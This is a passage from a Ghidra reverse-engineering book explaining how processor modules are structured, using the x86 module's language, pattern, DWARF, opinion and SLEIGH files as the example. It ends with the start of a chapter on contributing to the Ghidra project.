


Figure 13.1 – Listing Ghidra's processor modules (partial list)

At the time of writing this book, Ghidra supports the following list of processors: `6502`, `68000`, `8048`, `8051`, `8085`, `AARCH64`, `ARM`, `Atmel`, `BPF`, `CP1600`, `CR16`, `DATA`, `Dalvik`, `HCS08`, `HCS12`, `JVM`, `Loongarch`, `M8C`, `MC6800`, `MCS96`, `MIPS`, `PA-RISC`, `PIC`, `PowerPC`, `RISCV`, `Sparc`, `SuperH`, `SuperH4`, `TI_MSP430`, `Toy`, `V850`, `Xtensa`, `Z80`, `eBPF`, `tricore`, and `x86`. If we compare this list with IDA Professional Edition processor support, we'll notice that IDA supports more processors than Ghidra currently supports. However, if we compare Ghidra with IDA Home Edition, then we'll notice that Ghidra supports more architecture, including very common architectures such as **Dalvik** (the discontinued virtual machine used by Android) and **Java Virtual Machine** (**JVM**).

Using loading a binary for the x86 architecture as an example, you will probably remember from *Chapter 12*, *Incorporating New Binary Formats*, that when loading a file, you can choose what language it will appear in by clicking on the ellipses button (**…**) next to **Language**, as shown in the following screenshot:




Figure 13.2 – Default language variant when importing a PE file

Once I'd done this, I unchecked **Show Only Recommended Language/Compiler Specs** to show all the languages and compilers that are available. By doing this, I can see that the x86 processor module implements eight variants:




Figure 13.3 – Choosing the appropriate language variant when importing a file

Let's analyze the structure of a processor module to understand how these variants are relevant to the **Language** window. We can execute the `tree` command to provide an overview of the directory structure of the x86 processor and analyzer.

The `data` directory contains the x86 processor module:

```
C:\Installs\ghidra\Ghidra\Processors\x86>tree
├───data
│   ├───extensions
│   │   └───rust
│   │       ├───unix
│   │       └───windows
│   ├───languages
│   │   └───old
│   ├───manuals
│   └───patterns
```

As you can see, there are three main sub-folders implementing it:

- `languages`: This is responsible for implementing the x86 processor using different kinds of files, all of which will be explained later (`*.sinc`, `*.pspec`, `*.gdis`, `*.dwarf`, `*.opinion`, `*.slaspec`, `*.spec`, and `*.ldefs`).
- `manuals`: The processor's manual documentation is stored here using the `*.idx` Ghidra format. This indexes the original PDF's information, thus allowing you to query the documentation.
- `patterns`: Byte patterns are stored in XML files and used to determine whether the importing file was developed for the x86 architecture.

The `src` directory contains the x86 analyzer. You probably remember analyzer extensions from the *The Ghidra Extension Module Skeleton* section of *Chapter 4, Using Ghidra Extensions*. These kinds of extensions allow us to extend Ghidra's code analysis functionality:

```
└───src
    ├───main
    │   └───java
    │       └───ghidra
    │           ├───app
    │           │   ├───plugin
    │           │   │   └───core
    │           │   │       └───analysis
    │           │   └───util
    │           │       └───bin
    │           │           └───format
    │           │               ├───coff
    │           │               │   └───relocation
```

```
|           |               └──elf
|           |                   ├──extend
|           |                   └──relocation
|           └──feature
|               └──fid
|                   └──hash
└──test.processors
    └──java
        └──ghidra
            └──test
                └──processors
```

The main file of the analyzer extension is the `X86Analyzer` Java class file (full path: `Ghidra\Processors\x86\src\main\java\ghidra\app\plugin\core\analysis\X86Analyzer.java`). This class extends from `ConstantPropagationAnalyzer` (full path: `Ghidra/Features/Base/src/main/java/ghidra/app/plugin/core/analysis/ConstantPropagationAnalyzer.java`), which itself extends from `AbstractAnalyzer` (the class you must directly or indirectly extend from when writing analyzer extensions).

In this section, you learned about existing processors and analyzers and how their source code is structured. In the next section, we will explore how to create a new processor module.

Overviewing the Ghidra processor module skeleton

In this section, we will look at the Ghidra processor module skeleton. This skeleton will be a little bit different because processor modules are not written in Java. Instead, the processor modules are written in SLEIGH, which is the Ghidra processor specification language.

Setting up the processor module development environment

Before you can create a new processor module, you will need to set up an environment:

1. Install the Java JDK for `x86_64`, as explained in *Chapter 3*, *Ghidra Debug Mode*, in the *Installing Java JDK* section.
2. Install the Eclipse IDE for Java developers, as explained in *Chapter 3*, *Ghidra Debug Mode*, in the *Installing Eclipse IDE* section.
3. Install the `GhidraDev` plugin for Eclipse, as explained in *Chapter 3*, *Ghidra Debug Mode*, in the *Installing GhidraDev* section.
4. Additionally, in the same way as you installed `GhidraDev`, since you will need to work with SLEIGH to develop the processor's specifications, it is highly recommended that you also install `GhidraSleighEditor`.

The `GhidraSleighEditor` installation process is the same as for `GhidraDev` since both are Eclipse plugins. It is a ZIP file that can be installed from the Eclipse IDE, and both the straightforward installation guide (`GhidraSleighEditor_README.html`) and the plugin installer (`GhidraSleighEditor-1.0.2.zip`) are available in the `Extensions\Eclipse\GhidraSleighEditor` directory of your Ghidra installation:




Figure 13.4 – GhidraSleighEditor plugin for the Eclipse IDE

In the next section, we will learn how to create a processor module skeleton.

Creating a processor module skeleton

As you probably remember from *Chapter 4*, *Using Ghidra Extensions*, to create a processor module, you must click on **New | Ghidra Module Project…** and set the name and location of the project to be created. In this case, I will name it `ProcessorModuleProject`, as shown in the following screenshot:




Figure 13.5 – Creating a Ghidra project

After clicking on **Next >**, only check the final option – **Processor – Enables disassembly/decompilation of a processor/architecture** – in order to create a processor module skeleton:




Figure 13.6 – Configuring the Ghidra project so that it includes the processor module skeleton

After clicking on **Finish**, you will see the processor skeleton in the **Package Explorer** section of Eclipse:




Figure 13.7 – The processor module skeleton

All the files that compose the skeleton are stored in the `data\languages` directory. Since each file has its own specification goal, let's look at them in more detail:

- `skel.cspec`: As its name suggests, this is a compiler specification file. It allows us to encode information that is specific to the compiler that's necessary when dissembling and analyzing a binary. You can find out more by going to `https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Features/Decompiler/src/main/doc/cspec.xml`.
- `skel.ldefs`: According to the extension, this is the definition of the processor language.
- `skel.opinion`: As you probably remember from the previous chapter, opinion files contain constraints that allow us to determine whether the file can be loaded or not by the importer.
- `skel.pspec`: As its name suggests, this file is a processor specification file.
- `skel.sinc`: As the name indicates, this is a SLEIGH file that defines the instruction set of a processor. For instance, the `mov` assembly language instruction for x86 architecture must be specified here.
- `skel.slaspec`: This is the SLEIGH language specification and allows us to specify the processor (for example, registers, flags, and so on).

As we mentioned previously, SLEIGH is a broad topic, so if you want to learn more, please read the documentation available in your Ghidra distribution (`docs\languages\html\sleigh.html`).

Now that you have installed the SLEIGH editor, you can edit all the aforementioned files by right-clicking the target file, choosing **Open With | Other…**, and then choosing **Sleigh Editor**:



Figure 13.8 – Opening a file in Eclipse using the Other… editor

If you want, you can also take this as an opportunity to associate the `*.cspec` files by checking the **Use it for all '*.cspec' files** option before clicking **OK**:




Figure 13.9 – Choosing Sleigh Editor for opening a file in Eclipse

Choose **No** when you're asked to convert the project into an Xtext project. Also, take this opportunity to make your computer remember this decision by checking the **Remember my decision** checkbox, as shown in the following screenshot:




Figure 13.10 – Converting the project into an Xtext project dialog

We started this section by providing an overview of an existing processor module (x86 processor) and analyzing it from a Ghidra user perspective. You superficially explored the code files that comprise it in order to understand the big picture of processor modules. After that, you learned how to set up a processor module development environment and a processor module skeleton so that you could start developing a new one.

In the next section, we will explore how the x86 processor we looked at in the first section of this chapter, *Existing processor modules*, was implemented to zoom into the details of its implementation.

Developing Ghidra processors

As you know, Ghidra processor module development involves many different files that are located in the `data` directory of the module. These files are listed in the manifest (`https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Processors/x86/certification.manifest`):



Figure 13.11 – Partial dump of certification.manifest

In the next section, we will look at Ghidra's processor documentation files and their relationship to the official processor documentation.

Documenting processors

The `manuals` directory of the x86 processor stores the `x86.idx` file (`https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Processors/x86/data/manuals/x86.idx`), which contains an indexed version of the official instruction set reference for such an architecture (`https://software.intel.com/sites/default/files/managed/a4/60/325383-sdm-vol-2abcd.pdf`). This indexed version allows Ghidra to access such information when retrieving instruction information from Ghidra's GUI during reversing. The following code snippet contains a few lines that can be found at the beginning of the `x86.idx` file. They relate to processor instructions and their documentation pages (for example, line `01` relates to the `AAA` processor instruction, which can be found on page `120` of the official documentation):

```
00  @325383-sdm-vol-2abcd.pdf [Intel 64 and IA-32 Architectures
Software Developer's Manual Volume 2 (2A, 2B, 2C & 2D): Instruction
Set Reference, A-Z, Oct 2019 (325383-071US)]
01  AAA, 120
02  AAD, 122
03  BLENDPS, 123
04  AAM, 124
05  AAS, 126
```

```
06  ADC, 128
07  ADCX, 131
08  ADD, 133
..................... File cut here .......................
```

In the next section, we will learn how to write signatures so that Ghidra can identify functions and code snippets for this architecture.

Identifying functions and code using patterns

There is also a `patterns` directory where patterns specified in XML language are used for function and code identification. The directory does this by taking different compilers into account. The format of a file of patterns (for example, `https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Processors/x86/data/patterns/x86gcc_patterns.xml`) is an XML file that starts and ends with the `patternlist` tag:

```
00  <patternlist>
01    … patterns here …
02  </patternlist>
```

You can add patterns that allow the analyzer to identify functions and code. In the following example, which has been taken from the x86 GCC patterns file (`x86gcc_patterns.xml`), we can see that a pattern was included using the `pattern` tag. The pattern itself is written as a hexadecimal byte representation. To aid in your understanding of this, a comment has been added to the right of this, indicating what those bytes mean (in this case, this is the prologue of a function).

After the `data` section, we have two tags: `codeboundary` and `possiblefuncstart`. The position of these tags is important because, since they are located after the `data` section, the meanings of `codeboundary` and `possiblefuncstart` must be understood from the pattern indicated in the `data` section onward. `codeboundary` indicates that the code starts or ends (it is a boundary), while `possiblefuncstart` indicates that the bytes matching the pattern may be at the start of a function:

```
00  <patternlist>
01    <pattern>
02      <data>0x5589e583ec</data> <!-- PUSH EBP : MOV EBP,ESP
                                                : SUB ESP, -->
03      <codeboundary/>
04      <possiblefuncstart/>
05    </pattern>
06  </patternlist>
```

You can also use `patternpairs` to define two patterns that are usually found together, one preceding the other. These patterns are called `prepatterns` and `postpatterns`, respectively. For instance, it is quite common for the end of a function (`prepattern`, specified on line `03`) to precede the start of another function (`postpattern`, specified on line `09`):

```
00  <patternpairs totalbits="32" postbits="16">
01    <prepatterns>
02      <data>0x90</data> <!-- NOP filler -->
03      <data>0xc3</data> <!-- RET -->
04      <data>0xe9........</data> <!-- JMP big -->
05      <data>0xeb..</data> <!-- JMP small -->
06      <data>0x89f6</data> <!-- NOP (MOV ESI,ESI) -->
07    </prepatterns>
08    <postpatterns>
09      <data>0x5589e5</data> <!-- PUSH EBP : MOV EBP,ESP -->
10      <codeboundary/>
11      <possiblefuncstart/>
12    </postpatterns>
13  </patternpairs>
```

In the next section, we will learn how to specify the assembly language for such a processor using **Debugging with Attributed Record Formats** (**DWARF**).

Specifying the language and its variants

Inside the `languages` directory, we have a bunch of files with different names (every name implements a variant of the language) and different extensions (every extension is responsible for specifying the language at hand). Let's analyze the x86 files that implement the x86 variant of the processor (there are other variants as well, such as x86-64 and x86-16).

x86.dwarf

This file describes the registers of the architecture using mappings between Ghidra names and DWARF register numberings. DWARF is a standardized debugging data format. DWARF mappings are described by the **Application Binary Interface** (**ABI**) of the architecture (available at `https://www.uclibc.org/docs/psABI-i386.pdf`). The Ghidra DWARF file looks as follows:

```
00  <dwarf>
01   <register_mappings>
02      <register_mapping dwarf="0" ghidra="EAX"/>
03      <register_mapping dwarf="1" ghidra="ECX"/>
04      <register_mapping dwarf="2" ghidra="EDX"/>
. . . . . cut here . . . . . .
```

Of course, apart from matching the Ghidra register names with DWARF numbers, attributes are also used to specify the ESP register's purpose in the x86 architecture as a stack pointer (the `stackpointer` attribute):

```
<register_mapping dwarf="4" ghidra="ESP" stackpointer="true"/>
```

Attributes can also be used to abbreviate code. For instance, they can be used to declare 16 registers at a time. Registers `XMM0` to `XMM15` are declared using a single line of code via the `auto_count` attribute:

```
<register_mapping dwarf="17" ghidra="XMM0" auto_count="16"/>
```

This XML consists of mapping registers. In the next subsection, we will learn how to define the x86 processor language.

> **DWARF debugging format**
>
> If you want to learn more about DWARF, go to the official website: `http://dwarfstd.org/`

x86.ldefs

This file defines the x86 processor language and its variants. All languages are specified inside `language_definitions` tags (lines `00` and `19`). For instance, the default variant of the x86 language (line `04`) that corresponds to the x86 architecture (line `01`) for 32-bit machines (line `03`) using little-endian (line `02`) and shown to the user as `x86:LE:32:default` (line `09`) is fully specified between lines `01` and `18` (the language tags). Its specification can also include the name of the processor variant in external tools (lines `12-16`). It also has the version (line `05`) that specifies the version number of this language definition, which helps in version tracking and compatibility management among other things.

It also references some external files: `x86.sla` (SLEIGH language specification file) on line `06`, `x86.pspec` (processor specification file) on line `07`, `x86.idx` (x86 architecture indexed manual) on line `08`, and `x86.dwarf` (DWARF registry mapping file) on line `16`:

```
00  <language_definitions>
01    <language processor="x86"
02              endian="little"
03              size="32"
04              variant="default"
05              version="2.9"
06              slafile="x86.sla"
07              processorspec="x86.pspec"
08              manualindexfile="../manuals/x86.idx"
09              id="x86:LE:32:default">
10      <description>Intel/AMD 32-bit x86</description>
11      <compiler name="gcc" spec="x86gcc.cspec" id="gcc"/>
```

```
12      <external_name tool="gnu" name="i386:intel"/>
13      <external_name tool="IDA-PRO" name="8086"/>
14      <external_name tool="IDA-PRO" name="80486p"/>
15      <external_name tool="IDA-PRO" name="80586p"/>
16      <external_name tool="DWARF.register.mapping.file"
17                                          name="x86.dwarf"/>
18    </language>
      . . . . . more languages here . . . . . .
19  </language_definitions>
```

In the next subsection, we will learn about the processor specifications that are relevant when importing a file.

x86.opinion

This file contains constraints that allow us to determine whether the file can be loaded by the importer. For instance, the constraints for `PE` files (line `01`) in the case of the `windows` compiler (line `02`) are the constraints that are specified between lines `03-10`. Each has its own *primary* value that can be queried using the `opinion` query service when you're loading a file:

```
00  <opinions>
01      <constraint loader="Portable Executable (PE)">
02        <constraint compilerSpecID="windows">
03          <constraint primary="332" processor="x86"
04                              endian="little" size="32" />
05          <constraint primary="333" processor="x86"
06                              endian="little" size="32" />
07          <constraint primary="334" processor="x86"
08                              endian="little" size="32" />
09          <constraint primary="34404" processor="x86"
10                              endian="little" size="64" />
11        </constraint>
```

Here, the value of the *primary* field corresponds to `Machine` field values in the PE file header:

1. `0x14c (332)`: `IMAGE_FILE_MACHINE_I386` – Intel 386 or later (x86)
2. `0x14d (333)`: `IMAGE_FILE_MACHINE_I486` – Intel i486 (x86)
3. `0x14e (334)`: `IMAGE_FILE_MACHINE_PENTIUM` – Intel Pentium (x86)
4. `0x8664 (34404)`: `IMAGE_FILE_MACHINE_AMD64` – x64 (AMD64)

In the next subsection, we will learn how to specify some necessary information about compilers targeting the architecture.

x86.pspec

The processor specification file allows us to encode information that is specific to the compiler and is necessary when dissembling and analyzing a binary (for example, the program counter on line `08`). It also sets the default address and operand size to 32-bit (lines `15` and `16`) by setting their value to `1`, which translates to 32-bit size in SLEIGH:

```
00  <processor_spec>
01    <properties>
02      <property
03           key="useOperandReferenceAnalyzerSwitchTables"
04                                              value="true"/>
05      <property key="assemblyRating:x86:LE:32:default"
06                                       value="PLATINUM"/>
07    </properties>
08    <programcounter register="EIP"/>
09    <incidentalcopy>
10      <register name="ST0"/>
11      <register name="ST1"/>
12    </incidentalcopy>
13    <context_data>
14      <context_set space="ram">
15        <set name="addrsize" val="1"/>
16        <set name="opsize" val="1"/>
17      </context_set>
18      <tracked_set space="ram">
19        <set name="DF" val="0"/>
20      </tracked_set>
21    </context_data>
22    <register_data>
23      <register name="DR0" group="DEBUG"/>
24      <register name="DR1" group="DEBUG"/>
25    </register_data>
26  </processor_spec>
```

In the next subsection, we will learn how to specify the processor architecture using the SLEIGH language.

x86.slaspec

The SLEIGH language specification allows us to specify the processor. In this case, the implementation is split into many files that are included in `x86.slapec`. In this case, we are interested in `ia.sinc`, which implements an x86 32-bit variant of this language:

```
00  @include "ia.sinc"
```

If you want to write your own language, then you will need to learn more about SLEIGH (`https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/master/GhidraDocs/languages/html/sleigh.html`). The following is a snippet of `ia.sinc` that allows us to implement matching between the x86 32-bit swap instruction and the PCode swap operation:

```
00  define pcodeop swap_bytes;
:MOVBE Reg16, m16       is vexMode=0 & opsize=0 & byte=0xf; byte=0x38;
byte=0xf0; Reg16 ... & m16  { Reg16 = swap_bytes( m16 ); }
:MOVBE Reg32, m32       is vexMode=0 & opsize=1 & mandover=0 &
byte=0xf; byte=0x38; byte=0xf0; Reg32 ... & m32  { Reg32 = swap_bytes(
m32 ); }
:MOVBE m16, Reg16       is vexMode=0 & opsize=0 & byte=0xf; byte=0x38;
byte=0xf1; Reg16 ... & m16  { m16 = swap_bytes( Reg16 ); }
:MOVBE m32, Reg32       is vexMode=0 & opsize=1 & mandover=0 &
byte=0xf; byte=0x38; byte=0xf1; Reg32 ... & m32  { m32 = swap_bytes(
Reg32 ); }
@ifdef IA64
:MOVBE Reg64, m64       is vexMode=0 & opsize=2 & mandover=0 &
byte=0xf; byte=0x38; byte=0xf0; Reg64 ... & m64  { Reg64 = swap_bytes(
m64 ); }
:MOVBE m64, Reg64       is vexMode=0 & opsize=2 & mandover=0 &
byte=0xf; byte=0x38; byte=0xf1; Reg64 ... & m64  { m64 = swap_bytes(
Reg64 ); }
@endif
```

In this section, you learned how Ghidra's x86 processor module is structured and some of the details of its implementation. These can be useful if you're planning to develop your own Ghidra processor module. It is up to you if you wish to continue learning about SLEIGH, which is a broad and interesting topic.

Summary

In this chapter, you learned about the built-in Ghidra processors and their variants. You also learned what these processors look like when you're importing files using Ghidra.

You also learned about the skills you need to use for Ghidra processor module development and the SLEIGH language, which is a declarative language used to define processors for the purpose of disassembly and decompilation, rather than a general-purpose programming language. You also learned about what processor modules are for and how they are defined, preparing you to develop your own processor modules. You were then introduced to processor module development by getting hands-on experience and analyzing the 32-bit processor variant of the x86 architecture.

Finally, you learned about the URL resources that you can use if you want to learn more about the SLEIGH specification language and write your own processor modules.

In the next chapter, we will learn how to contribute to the Ghidra project via collaboration and how to be part of the community.

Questions

1. What is the difference between a processor module and an analyzer module?
2. When writing patterns, is the tag's position important?
3. What is the difference between language and language variants?

Further reading

Please refer to the following links to find out more about the topics that were covered in this chapter:

- Ghidra decompiler documentation: `https://github.com/NationalSecurityAgency/ghidra/tree/master/Ghidra/Features/Decompiler/src/main/doc`
- The instruction set manuals for Intel, AMD, and ARM64 can be downloaded from these links as references:
  - `https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html`
  - `https://www.amd.com/content/dam/amd/en/documents/processor-tech-docs/programmer-references/40332.pdf`
  - `https://developer.arm.com/documentation/ddi0487/latest`

14
Contributing to the Ghidra Community

In this chapter, we will address how to officially contribute to the Ghidra project. There is no doubt that by installing Ghidra, using it, and making your own developments, you are already contributing to the project. By contributing to the community, we bring improvements to the official Ghidra source code repository.

Throughout this chapter, you will learn how to interact with Ghidra's community, propose changes, add new code to the project, raise any questions, help others when you see fit, and, finally, learn from people who share your interests in reverse-engineering. Participating in an open source project can be an exciting adventure and a way to learn and help, all while meeting really interesting people.

We will start by looking at the Ghidra project and its community. This will help you learn about the available official and unofficial resources.

Finally, you will explore how to contribute to the Ghidra project in different ways, from reporting a bug in Ghidra to suggesting a new feature to be added to the Ghidra repository owned by the **National Security Agency** (**NSA**) by raising a pull request.

In this chapter, we're going to cover the following topics:

- Overviewing the Ghidra project
- Exploring contributions

Let's get started!

Technical requirements

The following are the technical requirements for this chapter:

- **A GitHub account**: `https://github.com/join`
- **Git version control system**: `https://git-scm.com/downloads`

You will also need this book's GitHub repository, which contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition`.

Overviewing the Ghidra project

